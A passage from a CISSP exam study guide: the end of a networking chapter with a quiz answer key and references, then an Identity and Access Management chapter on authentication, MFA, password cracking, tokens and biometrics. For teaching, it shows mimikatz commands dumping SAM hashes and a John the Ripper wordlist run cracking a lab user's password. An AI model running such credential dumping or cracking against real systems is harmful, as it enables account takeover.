- A. CIDR
 - B. NAT
 - C. Translation
 - D. Tunneling

Self-Test Quick Answer Key

1. D
2. B
3. C
4. B
5. C
6. C

7. A
8. A
9. D
10. A
11. D
12. A
13. B
14. C
15. D

References

- [1] Brief History of the Internet. <https://www.isoc.org/internet/history-internet/brief-history-internet/>. (Accessed 19 May 2022).
- [2] S. Northcutt, J. Novak, *Network Intrusion Detection*, third ed., New Riders, Boston, MA, 2003.
- [3] RFC 791—Internet Protocol, Darpa Internet Program, Protocol Specification. <https://www.rfc-editor.org/rfc/rfc791.txt>. (Accessed 19 May 2022).
- [4] RFC 2460—Internet Protocol, Version 6 (IPv6) Specification. <https://www.rfc-editor.org/rfc/rfc2460.txt>. (Accessed 19 May 2022).
- [5] RFC 793—Transmission Control Protocol, Darpa Internet Program, Protocol Specification. <https://www.rfc-editor.org/rfc/rfc793.txt>. (Accessed 19 May 2022).
- [6] RFC 3540—Robust Explicit Congestion Notification (ECN) Signaling with Nonces. <https://www.rfc-editor.org/rfc/rfc3540.txt>. (Accessed 19 May 2022).
- [7] RFC 768—User Datagram Protocol. <https://www.rfc-editor.org/rfc/rfc768.txt>. (Accessed 19 May 2022).
- [8] Smart Grid. <https://www.energy.gov/oe/activities/technology-development/grid-modernization-and-smart-grid>. (Accessed 19 May 2022).
- [9] A DNP3 Protocol Primer. <https://www.dnp.org/Portals/0/AboutUs/DNP3%20Primer%20Rev%20A.pdf>. (Accessed 19 May 2022).
- [10] What is SD-WAN? <https://www.arubanetworks.com/faq/what-is-sd-wan/>. (Accessed 19 May 2022).
- [11] What is SDN and where software-defined networking is going. <https://www.networkworld.com/article/3209131/what-sdn-is-and-where-its-going.html>. (Accessed 19 May 2022).
- [12] What is VXLAN? <https://www.juniper.net/us/en/research-topics/what-is-vxlan.html>. (Accessed 19 May 2022).
- [13] ZigBee-Wireless Mesh Networks for Building Automation and Control. <https://www.nist.gov/publications/zigbee-wireless-mesh-networks-building-automation-and-control>. (Accessed 19 May 2022).
- [14] What exactly is LiFi? <https://lifi.co/what-is-lifi/>. (Accessed 19 May 2022).
- [15] 5G Wireless: Capabilities and Challenges for an Evolving Network. <https://www.gao.gov/products/gao-21-26sp>. (Accessed 19 May 2022).
- [16] Satellite internet latency: What's the big deal? <https://www.viasat.com/about/newsroom/blog/satellite-internet-latency-whats-the-big-deal/>. (Accessed 19 May 2022).

- [17] Cisco Smart Net Total Care Service Data Sheet. <https://www.cisco.com/c/en/us/products/collateral/cloud-systems-management/smart-net-total-care/datasheet-c78-735459.html>. (Accessed 19 May 2022).
- [18] DSL and Cable Modem Networks. <https://www.ciscopress.com/articles/article.asp?p=31289>. (Accessed 19 May 2022).
- [19] I Already Use a CDN. Why Do I Need Front-End Performance Optimization? <https://blog.radware.com/applicationdelivery/applicationaccelerationoptimization/2013/08/cdn-front-end-performance-optimization/>. (Accessed 19 May 2022).

This page intentionally left blank

Domain 5: Identity and Access Management (IAM)

6

Exam objectives in this chapter:

- Identity and Access Provisioning
 - Authentication Methods
 - Access Control Technologies
 - Access Control Models
 - Federated Identity Management (FIM)
-

Unique Terms and Definitions

- Crossover Error Rate (CER)—describes the point where the False Reject Rate (FRR) and False Accept Rate (FAR) are equal
 - Discretionary Access Control (DAC)—gives subjects full control of objects they have created or been given access to, including sharing the objects with other subjects
 - False Accept Rate (FAR)—occurs when an unauthorized subject is accepted by the biometric system as valid. Also called a Type II error
 - False Reject Rate (FRR)—occurs when an authorized subject is rejected by the biometric system as unauthorized. Also called a Type I error
 - Mandatory Access Control (MAC)—system-enforced access control based on subject's clearances and object's labels
 - Role-Based Access Control (RBAC)—subjects are grouped into roles and each defined role has access permissions based upon the role, not the individual
 - Attribute-Based Access Control (ABAC)—a newer approach to access control that can determine access permissions based upon considering various attributes of the subjects and objects at the time of the access request
-

Introduction

Identity and Access Management (also known as access control) is the basis for all security disciplines, not just IT security. The purpose of access management is to allow authorized users access to appropriate data and deny access to unauthorized users. Seems simple, right? It would be easy to completely lock a system down to

allow just predefined actions with no room for leeway. In fact, many organizations, including the US military, are doing just that; restricting the access users have to systems to a very small functional capability.

However, with increasing dependence on the Internet to perform work, systems must be flexible enough to be able to run a wide variety of software that is not centrally controlled.

Another concern that impacts access control is the dependence on antiquated (also known as “legacy”) software applications. Large IT infrastructures (such as the US military) may run mission-dependent applications that are over 10 years old! The cost of replacing these legacy applications is often too high for the organization to complete in one funding cycle. IT professionals must often manage security while running insecure legacy applications that introduce access control risks.

One thing is certain: with the dependence on IT as a means of doing business, and Identity and Access Management as one of the first lines of defense, understanding how to properly implement access management has become vital in the quest for secure communications.

Access controls protect against threats such as unauthorized access, inappropriate modification of data, and loss of confidentiality. Access control is performed by implementing strong technical, physical, and administrative measures. This chapter focuses on the technical and administrative aspects of access control; we discussed physical security in [Chapter 4](#), Domain 3: Security Architecture and Engineering. Remember that physical security is implicit in most other security controls, including access control.

Authentication Methods

A key concept for implementing any type of access control is controlling the proper authentication of subjects within the IT system. A subject first identifies himself or herself; this identification cannot be trusted by itself. The subject then authenticates by providing an assurance that the claimed identity is valid. A *credential set* is the term used for the combination of both the identification and authentication of a user.

There are three basic authentication methods: *Type 1* (something you know), *Type 2* (something you have), and *Type 3* (something you are). A fourth type of authentication is some place you are.

Type 1 Authentication: Something You Know

Type 1 Authentication (something you know) requires testing the subject with some sort of challenge and response where the subject must respond with a knowledgeable answer. The subject is granted access on the basis of something they know, such as a password or PIN (*Personal Identification Number*—a number-based password). This is the easiest, and often weakest, form of authentication.

Passwords

Passwords have been the cornerstone for access control to IT systems. They are relatively easy and cheap to implement. Many online banking, stock portfolio services, private Web mail, and healthcare systems still use a user name and password as the access control method.

There are four types of passwords to consider when implementing access controls: static passwords, passphrases, one-time passwords, and dynamic passwords.

Static passwords are reusable passwords that may or may not expire. They are typically user-generated and work best when combined with another authentication type, such as a smart card or biometric control.

Passphrases are long static passwords, comprised of words in a phrase or sentence. An example of a passphrase is: “I will pass the CISSP® in 6 months!” Passphrases may be made stronger by using nonsense words (replacing CISSP® with “XYZZY” in the previous passphrase, for example), by mixing case, and by using additional numbers and symbols.

Passphrases usually have less randomness per character compared to shorter complex passwords (such as “B\$%Jiu*!”), but make up for the lack of randomness with length. Most people find passphrases easier to type and remember than shorter complex passwords: we are used to typing sentences. Passphrases offer a reasonable tradeoff between security and ease of use: many users may be tempted to write down highly complex passwords, but can remember passphrases. Any static password is inherently limited, regardless of length or complexity: it may be stolen and reused.

One-time passwords may be used for a single authentication. They are very secure but difficult to manage. A one-time password is impossible to reuse and is valid for just one-time use.

Dynamic passwords change at regular intervals. RSA Security makes a synchronous token device called SecurID that generates a new token code every 60 seconds. The user combines their static PIN with the RSA dynamic token code to create one dynamic password that changes every time it is used. One drawback when using dynamic passwords is the expense of the tokens themselves.

Multifactor Authentication (MFA)

Multifactor authentication (MFA) requires that the user leverage more than one element in order to prove their identity for authentication. MFA stands in stark contrast to the classic single-factor method of authentication that requires only one method to prove an identity. The most common, and still ubiquitous, approach to authentication merely requires presentation of a username for identification and the password known to be associated with that account. Attackers have developed numerous, extremely successful, approaches to compromise password-only based authentication. There might be use-cases where replacing the password-only method of authentication with an alternative, yet still single-factor, approach does materially increase security. However, relying exclusively on any single-factor approach proves demonstrably less secure than migration to an MFA based solution.

For a simplistic example of MFA we can consider ATM or debit cards. A user can leverage a debit card in order to withdraw money out of their bank account. However, in addition to possessing the card, they must also input the correct PIN in order to sufficiently prove their identity. This prevents many types of attacks including a simple replay attack. In a replay attack, the attacker may have access to the PIN, but without the actual ATM card, they would not be able to withdraw the money. Likewise, the same logic can be used if the attacker copied the ATM card but did not have access to the PIN. Even a simple four-digit PIN, when coupled with requirements of physical possession, greatly increases the security of this authentication system.

Given the prevalence of attack techniques targeting passwords, some of which we discuss below, migration to authentication requiring any implementation of MFA proves an extremely valuable security control. However, not all MFA implementations provide the same degree of security posture improvement. While, strictly speaking, MFA does not necessarily require different types of factors to be employed, best practices warrant leveraging factors that would be unlikely to be successfully subverted simultaneously. Further, as organizations increase adoption of MFA, adversaries have likewise been focusing more efforts on compromising the additional factors employed beyond the typical static password.

When implementing or updating your organization's approach to MFA give consideration to the attack surface associated with the additional factors employed. Though employing any MFA represents a vast increase in security over single-factor password-only authentication, factors such as one-time passwords being sent to users via text messages or email represent much less robust implementations that are more easily targeted by adversaries.

Password Guessing

Password guessing is an online technique that involves attempting to authenticate a particular user to the system. As we will learn in the next section, *Password cracking* refers to an offline technique in which the attacker has gained access to the password hashes or database. Note that most web-based attacks on passwords are of the password-guessing variety, so web applications should be designed with this in mind from a detective and preventive standpoint.

Password guessing may be detected by monitoring the failed login system logs. *Clipping levels* are used to differentiate between malicious attacks and normal users accidentally mistyping their passwords. Clipping levels define a minimum reporting threshold level. Using the password-guessing example, a clipping level might be established such that the audit system only alerts if failed authentication occurs more frequently than five times in an hour for a particular user. Clipping levels can help to differentiate the attacks from noise; however, they can also cause false negatives if the attackers can glean the threshold beneath which they must operate.

Preventing successful password-guessing attacks is typically done with *account lockouts*. Account lockouts are used to prevent an attacker from being able to simply guess the correct password by attempting a large number of potential passwords. Some organizations require manual remediation of locked accounts, usually in the form of intervention by the help desk. However, some organizations configure

account lockouts to simply have an automatic reset time, which would not necessarily require manual intervention. Care should be taken in the account lockout configuration: an attacker (though unsuccessful at guessing a correct password) might cause significant administrative burden by intentionally locking out a large volume of accounts.

Password Hashes and Password Cracking

In most cases, cleartext passwords are not stored within an IT system; only the hashed outputs of those passwords are stored. *Hashing* is one-way encryption using an algorithm and no key. When a user attempts to log in, the password they type (sometimes combined with a salt, as we will discuss shortly) is hashed, and that hash is compared against the hash stored on the system. The hash function cannot be reversed: it is impossible to reverse the algorithm and produce a password from a hash. While hashes may not be reversed, an attacker may run the hash algorithm forward many times, selecting various possible passwords, and comparing the output to the desired hash, hoping to find a match (and therefore deriving the original password). This is called *password cracking*.

Password hashes for modern UNIX/Linux systems are stored in /etc/shadow (which is typically readable only by the root user). Windows systems store hashes both on the local machine and on the domain controller (DC) in what is called the security account management file or SAM file. The password hashes must be accessed in order to authenticate. If a Microsoft Windows system cannot access the DC, then it may revert to the locally stored password hashes stored within the workstation itself. If a user is running a stand-alone system, typical of most home users, then only local password hashes are used.


Password hashes may also be sniffed on networks or read from memory. The SAM file is locked while the Windows operating system is running: tools such as mimikatz (<https://github.com/gentilkiwi/mimikatz>) and Metasploit's (<https://www.metasploit.com>) "hashdump" command can dump the hashes from memory. Fig. 6.1 shows the SAM file output from a Windows workstation via the tool mimikatz (<https://github.com/gentilkiwi/mimikatz>). Both the LM hash and NT hash for user deckard are shown which could be used as input to a password-cracking tool.

Dictionary Attacks

A *dictionary attack* uses a word list: a predefined list of words, and each word in the list is hashed. If the cracking software matches the hash output from the dictionary attack to the password hash, the attacker has successfully identified the original password.

Note

Attackers will often tune their dictionary to their target, adding a Spanish dictionary to their word list for a target organization with Spanish speakers, or even a Klingon dictionary for an organization with Star Trek fans. Packet Storm Security maintains multiple dictionaries at <https://packetstormsecurity.com/Crackers/wordlists/>.



```
mimikatz 2.2.0 x64 (oe.eo)

#####
mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::sam /system:SYSTEM /sam:SAM
Domain : R3PL1C4N7
SysKey : 55b70ae8f0b189615ad386f3c74edaa7
Local SID : S-1-5-21-1552841522-3835366585-4197357653

SAMKey : 10152b51367324a631b44e7866a2e8ec

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 8346306114073f5714a1bbfec90aac88

RID : 000003ea (1002)
User : deckard
Hash NTLM: 1745892e12bc8aaab1b81a927600d67a
lm - 0: 052d77289f41407e9b4208c15dc53dc
ntlm- 0: 1745892e12bc8aaab1b81a927600d67a
```


FIG. 6.1

LM and NT hashes.

Because a dictionary attack can be performed quickly, many organizations require users to create passwords that have a special character, number, capital letter, and be eight characters or greater. Fig. 6.2 shows the use of a password cracker, John the Ripper (<https://www.openwall.com/john/>), against the previously acquired details from the SAM file shown in Fig. 6.1. Even running a simple dictionary attack quickly reveals the user deckard's password as “replicant.” Access to the SAM file (Windows) and shadow file (UNIX/Linux) should be restricted.

Brute Force and Hybrid Attacks

Brute-force attacks take more time, but are more effective. The attacker calculates the hash outputs for every possible password. Just a few years ago, basic computer speed was still slow enough to make this a daunting task. However, with the advances



The screenshot shows a terminal window titled "kali@kali: ~". The window contains the following text:

```
$ john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 0
MP [linux-gnu 64-bit x86_64 AVX AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
[(kali㉿kali)-[~]] $ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
replicant          (deckard)
1g 0:00:00:00 DONE (2022-05-18 15:01) 33.33g/s 11228Kp/s 11228Kc/s 11228KC/s
rhegie..rennee31
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.

[(kali㉿kali)-[~]] $
```

FIG. 6.2

Successful dictionary attack.

in CPU speeds and parallel computing, the time required to brute force complex passwords has been considerably reduced.

Another recent password-cracking breakthrough is the leveraging of GPUs (Graphical Processing Units) to crack passwords: “Designed to handle the ever-growing demands of computer games, today’s top GPUs can process information at the rate of nearly two teraflops (a teraflop is a trillion floating-point operations per second). To put that in perspective, in the year 2000 the world’s fastest supercomputer, a cluster of linked machines costing \$110 million, operated at slightly more than seven teraflops. Graphics processing units are so fast because they’re designed as parallel computers. In parallel computing, a given problem is divided among multiple processing units, called cores, and these multiple cores tackle different parts of the problem simultaneously” [1].

An attacker may also use a rainbow table for their password attack. A *rainbow table* acts as a database that contains the pre-computed hashed output for most or all possible passwords. Rainbow tables take a considerable amount of time to generate and are not always complete: they may not include all possible password/hash combinations. Though rainbow tables act as a database, they are more complex under the hood, relying on a time/memory tradeoff to represent and recover passwords and hashes. We discuss the technical details of rainbow tables in more detail in Chapter 4, Domain 3: Security Architecture and Engineering.

Note

The efficiency of pre-computation brute-force attacks leveraging rainbow tables is dependent upon the password hashing algorithm's implementation. The main feature that determines whether rainbow tables will greatly increase the speed of password recovery is whether the implementation of the algorithm involves salts, which is simply a way of introducing randomness into the resultant hashes. In the absence of salts, the same password will yield the exact same hash every single time. Notably, Windows' LM and NT hashes do not include salts, which make them particularly vulnerable to this type of brute forcing. Linux and UNIX systems have employed salts for decades. An older UNIX/Linux system using 16-bit salts would require an attacker to create 65,536 separate sets of rainbow tables, one set for each possible salt. A modern UNIX/Linux system using SHA-512 hashes supports 8-character base 64 salts. That allows 6 octodecillion (a decimal number with 58 digits) different salts.

A *hybrid attack* appends, prepends, or changes characters in words from a dictionary before hashing, to attempt the fastest crack of complex passwords. For example, an attacker may have a dictionary of potential system administrator passwords but also replaces each letter “o” with the number “0.” Targets of hybrid attacks can have complex passwords cracked if their passwords resemble any type of standard 8–15-character word with just a few changes in text with special characters.

Salts

A *salt* allows one password to hash multiple ways. Some systems (like modern UNIX/Linux systems) combine a salt with a password before hashing. While storing password hashes is superior to storing plaintext passwords, “The designers of the UNIX operating system improved on this method (hashing) by using a random value called a ‘salt’. A salt value ensures that the same password will encrypt differently when used by different users. This method offers the advantage that an attacker must encrypt the same word multiple times (once for each salt or user) in order to mount a successful password-guessing attack” [2].

This makes rainbow tables far less effective (if not completely ineffective) for systems using salts. Instead of compiling one rainbow table for a system that does not use salts, such as Microsoft LAN Manager (LM) hashes, thousands, millions, billions or more rainbow tables would be required for systems using salts, depending on the salt length.

Password Management

Fig. 6.3 shows a screenshot from a Windows 10 local security password settings policy detailing the password requirements setting for the system. Notice the system is configured for the minimum security recommended by both the US Department of Defense and Microsoft.

Managing passwords in a Microsoft Windows environment is fairly straightforward. The IT or InfoSec staff determines the organizational policy and implements that policy through the DC Center for Internet Security's Microsoft Windows Server




FIG. 6.3

Windows 10 password settings.

2019 Benchmark includes the following recommendations regarding a standard password policy:

- Password history = set to remember 24 passwords
- Maximum password age = 365 days
- Minimum password age = 1 days (this is because users do not cycle through 24 passwords to return immediately to their favorite)
- Minimum password length = 14 characters
- Passwords must meet complexity requirements = true
- Store password using reversible encryption = false [3]

The difficulties arise when users do not properly create or secure the passwords they choose. For example, it is not uncommon for users to write down passwords and store them in wallets, address books, cell phones, and even sticky notes posted on their monitors.

Password Control

Controlling passwords is a concern for management as well as the IT security professional. One problem is complex passwords are harder to remember, which can lead to other security issues. Users who write passwords down and leave them in an insecure place (such as under a keyboard or stored in a wallet, purse, or unlocked desk) can undermine the entire security posture of a system.

Type 2 Authentication: Something You Have

Type 2 authentication (something you have) requires that users possess something, such as a token, which proves they are an authenticated user. A token is an object that helps prove an identity claim. The simplest example of a token is a set of car keys. Possessing the car keys means one has access to the car. Other examples of tokens include credit cards, bank ATM cards, smart cards, and paper documents. ATM cards also use a PIN to access a user's bank account, increasing the overall security of the user's account.

Synchronous Dynamic Token

Synchronous dynamic tokens use time or counters to synchronize a displayed token code with the code expected by the authentication server: the codes are synchronized.

Time-based synchronous dynamic tokens display dynamic token codes that change frequently, such as every 60 seconds. The dynamic code is only good during that window. The authentication server knows the serial number of each authorized token, the user it is associated with, and the time. It can predict the dynamic code on each token using these three pieces of information. RSA SecurID is an example of a hardware-based synchronous dynamic token. Google Authenticator, shown in Fig. 6.4, is an example of a software-based synchronous dynamic token (also called a soft token).

Counter-based synchronous dynamic tokens use a simple counter: the authentication server expects token code 1, and the user's token displays the same code 1. Once used, the token displays the second code, and the server also expects token code 2.


In both cases, users typically authenticate by typing their username, their PIN or password (something they know), and the dynamic token code (something they have). This method uses strong authentication: the token is useless without the PIN, and the PIN is useless without the token.

Asynchronous Dynamic Token


Asynchronous dynamic tokens are not synchronized with a central server. The most common variety is challenge-response tokens. Challenge-response token authentication systems produce a challenge, or input for the token device. Then the user manually enters the information into the device along with their PIN, and the device produces an output. This output is then sent to the system. The system is assured that the user is authenticated because the response is tied to the challenge, a specific token, the encryption algorithm used by the token, and the user's PIN.

Fig. 6.5 shows authentication using a challenge-response token. This also illustrates strong authentication: the user must provide something they know along with a token (something they have) in order to gain access.

Combining access control types is recommended and can provide greater security for access control. Using more than one type of access control is referred to as strong authentication or multifactor authentication.

**FIG. 6.4**

Google Authenticator [4].

**FIG. 6.5**

Asynchronous challenge-response.

Type 3 Authentication: Something You Are

Type 3 authentication (something you are) is biometrics, which uses physical characteristics as a means of identification or authentication. The term “biometric” derives from the Greek words “bios” (life) and “metric” (measurement). Biometrics may be used to establish an identity, or to authenticate (prove an identity claim). For example: an airport facial recognition system may be used to establish the identity of a known terrorist, and a fingerprint scanner may be used to authenticate the identity of a subject (who makes the identity claim, and then swipes his/her finger to prove it).

Because biometrics is associated with the physical traits of an individual, it is more difficult for that individual to forget, misplace, or otherwise lose control of that access capability. Biometrics may be used to provide robust authentication, but care should be given to ensure appropriate accuracy and to address any privacy issues that may arise as a result.

Biometrics should be reliable, and resistant to counterfeiting. The data storage required to represent biometric information (called the template or the file size) should be relatively small (it will be accessed upon every authentication): 1000 bytes or less is typical (much less for some systems, like hand geometry).

Biometric Fairness, Psychological Comfort, and Safety

Biometrics should not cause undue psychological stress to subjects, and should not introduce unwarranted privacy issues. Some biometric controls, such as retina scans as we will see shortly, are rarely used, for this reason.

Biometric controls must be usable by all staff, or compensating controls must exist. In a large organization (10,000 or more employees), some staff may not have fingerprints, or eyes, etc. These issues must be considered, and fair controls must exist for all staff.

Have you noticed that modern airports often have bathrooms with no doors? Entrance is now typically via a short corridor with multiple turns (which block open view from a concourse into the bathroom). This is done to avoid multiple people touching a door handle (and possibly spreading disease). Most airport toilets now flush automatically for the same reason.

Potential exchange of bodily fluid is a serious negative for any biometric control: this includes retina scans (where a user typically presses their eye against an eyecup), and even fingerprint scanning (where many subjects touch the same scanner). Fully passive controls, such as iris scans, may be preferable (there is no exchange of bodily fluid).

Biometric Enrollment and Throughput

Enrollment describes the process of registering with a biometric system: creating an account for the first time. Users typically provide their username (identity), a password or PIN, and then provide biometric information, such as swiping fingerprints on a fingerprint reader, or having a photograph taken of their irises. Enrollment is a one-time process that should take 2 minutes or less.

Throughput describes the process of authenticating to a biometric system. This is also called the biometric system response time. A typical throughput is 6–10 seconds.

Accuracy of Biometric Systems

The accuracy of biometric systems should be considered before implementing a biometric control program. Three metrics are used to judge biometric accuracy: the *False Reject Rate (FRR)*, the *False Accept Rate (FAR)*, and the *Crossover Error Rate (CER)*.

False Reject Rate (FRR)

A false rejection occurs when an authorized subject is rejected by the biometric system as unauthorized. False rejections are also called a *Type I error*. False rejections cause frustration for the authorized users, reduction in work due to poor access conditions, and expenditure of resources to revalidate authorized users.

False Accept Rate (FAR)

A false acceptance occurs when an unauthorized subject is accepted as valid. If an organization's biometric control is producing a lot of false rejections, the overall control might have to lower the accuracy of the system by lessening the amount of data it collects when authenticating subjects. When the data points are lowered, the organization risks an increase in the false acceptance rate. The organization risks an unauthorized user gaining access. This type of error is also called a *Type II error*.

Note


A false accept is worse than a false reject: most organizations would prefer to reject authentic subjects rather than accept impostors. FARs (Type II errors) are worse than FRRs (Type I errors). Two is greater than one, which will help you remember that FAR is Type II, which is worse than Type I (FRR).

